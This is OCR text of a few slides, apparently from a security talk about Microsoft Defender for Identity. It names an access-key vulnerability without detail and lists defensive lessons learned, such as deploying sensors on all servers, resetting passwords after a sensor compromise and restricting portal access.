


THALPIUS


Access Key Vulnerability



Access Key Vulnerability



Access Key Vulnerability



Access Key Vulnerability

- Anyone with the access key can get sensitive information
- Be selective who has access to the Defender portal

Lessons Learned

Lessons Learned

- Implementing Microsoft products introduces new risks
- MDI is a no-brainer, but not the holy grail
- Not everything is documented
- Install MDI on *ALL* eligible servers
- Be careful installing MDI in test-environments
- Reset all passwords after a compromise of a sensor
- Do not use SAMR if you do not use LMP’s
- No auditing, means no events, means no alerts
- Use gMSA accounts although it is not a boundary
- Use Unified RBAC and be selective who has access to the portal


THALPIUS